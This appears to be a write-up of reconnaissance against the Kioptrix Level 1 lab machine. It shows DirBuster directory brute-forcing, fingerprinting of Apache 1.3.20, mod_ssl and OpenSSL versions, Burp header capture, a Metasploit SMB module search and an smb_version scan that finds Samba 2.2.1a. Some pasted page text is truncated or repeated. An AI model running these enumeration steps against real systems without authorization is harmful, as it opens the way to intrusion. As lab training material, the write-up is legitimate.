File found: /mrtg/reference.html - 200
File found: /mrtg/contrib.html - 200
File found: /mrtg/mrtg-rrd.html - 200
File found: /mrtg/logfile.html - 200
Apr 06, 2025 9:46:45 PM au.id.jericho.lib.html.LoggerPro
INFO: StartTag a at (r93,c5,p3708) rejected because the
File found: /mrtg/mibhelp.html - 200
Apr 06, 2025 9:46:45 PM au.id.jericho.lib.html.LoggerPro
INFO: Encountered possible StartTag at (r93,c5,p3708) wh
Apr 06, 2025 9:46:45 PM au.id.jericho.lib.html.LoggerPro
INFO: StartTag a at (r104,c5,p4369) rejected because the
Apr 06, 2025 9:46:45 PM au.id.jericho.lib.html.LoggerPro
INFO: Encountered possible StartTag at (r104,c5,p4369) wl
File found: /mrtg/squid.html - 200
File found: /mrtg/webserver.html - 200
Dir found: /manual/mod/mod_perl/ - 200
Dir found: /manual/mod/mod_ssl/ - 200
File found: /manual/mod/mod_ssl/ssl_overview.html - 200
File found: /manual/mod/mod_ssl/index.html - 200
File found: /manual/mod/mod_ssl/ssl_reference.html - 200
File found: /manual/mod/mod_ssl/ssl_intro.html - 200
File found: /manual/mod/mod_ssl/ssl_compat.html - 200
File found: /manual/mod/mod_ssl/ssl_faq.html - 200
File found: /manual/mod/mod_ssl/ssl_glossary.html - 200
File found: /manual/mod/mod_ssl/ssl_howto.html - 200
```

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Scan Information
Results - List View: Dirs: 10 Files: 24
Results - Tree View
Errors: 0
Back
Pause
Stop
Report
Change

http://192.168.10.55:80/

Testing for dirs in / 28%
Testing for files in / with extention .php 27%
Testing for dirs in /cgi-bin/ 27%
Testing for files in /cgi-bin/ with extention .php 27%
Testing for dirs in /icons/ 28%
Testing for files in /icons/ with extention .php 27%
Testing for dirs in /doc/ 27%

Current speed: 3774 requests/sec

(Select and right click for more options)

Average speed: (T) 3631, (C) 3709 requests/sec

Parse Queue Size: 0

Current number of running threads: 200

Total Requests: 490300/1928381


Time To Finish: 00:06:27

Starting dir/file list based brute forcing

/cgi-bin/apb/

- Then I clicked on start to run the directory busting.
- This process takes a while to complete.
- After the completion of process the directory files are displayed on the screen along with their response codes.
- If the response code is near the value of 200 we can confirm that the file exists or else we can confirm that the file is not found.

- Then I started to open each and every directory file to check if I can find any further information.
- Then I've opened the http test page which belongs to Apache server.



Test Page

This page is used to test the proper operation of the Apache Web server after it has been installed. If you can read this page, it means that the Apache Web server installed at this site is working properly.

If you are the administrator of this website:

You may now add content to this directory, and replace this page. Note that until you do so, people visiting your website will see this page, and not your content.

If you have upgraded from Red Hat Linux 6.2 and earlier, then you are seeing this page because the default **DocumentRoot** set in `/etc/httpd/conf/httpd.conf` has changed. Any subdirectories which existed under `/home/httpd` should now be moved to `/var/www`. Alternatively, the contents of `/var/www` can be moved to `/home/httpd`, and the configuration file can be updated accordingly.

If you are a member of the general public:

The fact that you are seeing this page indicates that the website you just visited is either experiencing problems, or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.

For example, if you experienced problems while visiting www.example.com, you should send e-mail to "webmaster@example.com".


The Apache documentation has been included with this distribution.

For documentation and information on Red Hat Linux, please visit the Red Hat, Inc. website. The manual for Red Hat Linux is available here.

You are free to use the image below on an Apache-powered Web server. Thanks for using Apache!

You are free to use the image below on a Red Hat Linux-powered Web server. Thanks for using Red Hat Linux!

The http test page of Apache server belongs to Red-Hat/Linux.



Test Page

This page is used to test the proper operation of the Apache Web server after it has been installed. If you can read this page, it means that the Apache Web server instal

If you are the administrator of this website:

You may now add content to this directory, and replace this page. Note that until you do so, people visiting your website will see this page, and not your content.

If you have upgraded from Red Hat Linux 6.2 and earlier, then you are seeing this page because the default **DocumentRoot** set in `/etc/httpd/conf/httpd.conf` has changed. be moved to `/var/www`. Alternatively, the contents of `/var/www` can be moved to `/home/httpd`, and the configuration file can be updated accordingly.

If you are a member of the general public:

The fact that you are seeing this page indicates that the website you just visited is either experiencing problems, or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, ma domain should reach the appropriate person.

For example, if you experienced problems while visiting www.example.com, you should send e-mail to "webmaster@example.com".

The Apache documentation has been included with this distribution.

For documentation and information on Red Hat Linux, please visit the Red Hat, Inc. website. The manual for Red Hat Linux is available here.

You are free to use the image below on an Apache-powered Web server. Thanks for using Apache!

You are free to use the image below on a Red Hat Linux-powered Web server. Thanks for using Red Hat Linux!

Web servers
Apache HTTP Server 1.3.20

Programming languages
PHP


Operating systems
UNIX

Web server extensions
mod_ssl 2.8.4
OpenSSL 0.9.6b

Something wrong or missing?

Enrich your data with tech stacks

By using wappalyzer extension I got to know the technologies used by Apache server. It is made up of using php.




Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status	Length	MIME type	Title
http://192.168.57.134	GET	/		304	188		
http://192.168.57.134	GET	/icons/apache_pb.gif		304	188		
http://192.168.57.134	GET	/poweredby.png		304	188		

```
HTTP/1.1 304 Not Modified
Date: Sun, 24 Nov 2019 05:56:24 GMT
Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
Connection: close
ETag: "8805-b4a-3b96e9ae"
```

- I have used Burp Suite tool so that I can find any information, or password keys.
- But I failed to get any further information. Finally we can say that the server is showing information disclosure details.



Usage Statistics for kioptrix.level1


Summary Period: September 2009
Generated 06-Apr-2025 15:32 EDT

[Daily Statistics] [Hourly Statistics] [URLs] [Entry] [Exit] [Sites] [Referrers] [Search] [Agents] [Countries]

Monthly Statistics for September 2009		
Total Hits		29
Total Files		11
Total Pages		7
Total Visits		2
Total KBytes		24
Total Unique Sites		2
Total Unique URLs		4
Total Unique Referrers		2
Total Unique User Agents		2
	Avg	Max
Hits per Hour	1	21
Hits per Day	29	29
Files per Day	11	11
Pages per Day	7	7
Visits per Day	2	2
KBytes per Day	24	24
Hits by Response Code		
Code 200 - OK		11
Code 304 - Not Modified		14
Code 404 - Not Found		4


Daily usage for September 2009

Then I’ve opened a file usage.html and got usage statistics for kioptrix.




```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: Enable verbose logging with set VERBOSE true

       =[ metasploit v6.4.54-dev                          ]
+ -- --=[ 2500 exploits - 1289 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search smb

Matching Modules
================

   #   Name                                                   Disclosure Date  Rank    Check  Description
   -   ----                                                   ---------------  ----    -----  -----------
   0   exploit/multi/http/struts_code_exec_classloader        2014-03-06       manual  No     Apache Struts ClassLoader Manipula
```

I have opened metasploit framework and searched for smb.




```
msf6 > search smb

Matching Modules
================

   #    Name                                                               Disclosure Date  Rank     Check  Description
   -    ----                                                               ---------------  ----     -----  -----------
   0    exploit/multi/http/struts_code_exec_classloader                    2014-03-06       manual   No     Apache Struts ClassLoa
der Manipulation Remote Code Execution
   1      \_ target: Java                                                  .                .        .      .
   2      \_ target: Linux                                                 .                .        .      .
   3      \_ target: Windows                                               .                .        .      .
   4      \_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)  .        .        .      .
   5    exploit/osx/browser/safari_file_policy                             2011-10-12       normal   No     Apple Safari file:// A
rbitrary Code Execution
   6      \_ target: Safari 5.1 on OS X                                    .                .        .      .
   7      \_ target: Safari 5.1 on OS X with Java                          .                .        .      .
   8    auxiliary/server/capture/smb                                       .                normal   No     Authentication Capture
: SMB
   9    post/linux/busybox/smb_share_root                                  .                normal   No     BusyBox SMB Sharing
   10   exploit/linux/misc/cisco_rv340_sslvpn                              2022-02-02       good     Yes    Cisco RV340 SSL VPN Un
authenticated Remote Code Execution
   11   auxiliary/scanner/http/citrix_dir_traversal                        2019-12-17       normal   No     Citrix ADC (NetScaler)
 Directory Traversal Scanner
   12   auxiliary/gather/crushftp_fileread_cve_2024_4040                   .                normal   Yes    CrushFTP Unauthenticat
ed Arbitrary File Read
   13   auxiliary/scanner/smb/impacket/dcomexec                            2018-03-19       normal   No     DCOM Exec
   14   auxiliary/scanner/smb/impacket/secretsdump                         .                normal   No     DCOM Exec
   15   auxiliary/scanner/dcerpc/dfscoerce                                 .                normal   No     DFSCoerce
   16   auxiliary/server/relay/esc8                                        .                normal   Yes    ESC8 Relay: SMB to HTT
```

Then it displayed few exploits, payloads and auxiliaries ranging from excellent to normal.




```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > info

       Name: SMB Version Detection
     Module: auxiliary/scanner/smb/smb_version
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  hdm <x@hdm.io>
  Spencer McIntyre
  Christophe De La Fuente

Check supported:
  No

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT                     no        The target port (TCP)
  THREADS  1                yes       The number of concurrent threads (max one per host)

Description:
  Fingerprint and display version information about SMB servers. Protocol
  information and host operating system (if available) will be reported.
  Host operating system detection requires the remote server to support
  version 1 of the SMB protocol. Compression and encryption capability
  negotiation is only present in version 3.1.1.
```

Then I have selected an auxiliary scanner/smb/smb_version to detect the version.



```
  hdm <x@hdm.io>
  Spencer McIntyre
  Christophe De La Fuente

Check supported:
  No

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT                     no        The target port (TCP)
  THREADS  1                yes       The number of concurrent threads (max one per host)

Description:
  Fingerprint and display version information about SMB servers. Protocol
  information and host operating system (if available) will be reported.
  Host operating system detection requires the remote server to support
  version 1 of the SMB protocol. Compression and encryption capability
  negotiation is only present in version 3.1.1.


View the full module info with the info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.10.55
RHOSTS ⇒ 192.168.10.55
msf6 auxiliary(scanner/smb/smb_version) > run
[*] 192.168.10.55:139     -   Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.10.55         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > █
```

Then I have successfully found the version Samba 2.2.1a.



□ Verified □ Has App

Show 15

Search: mod_ssl 2.8.4

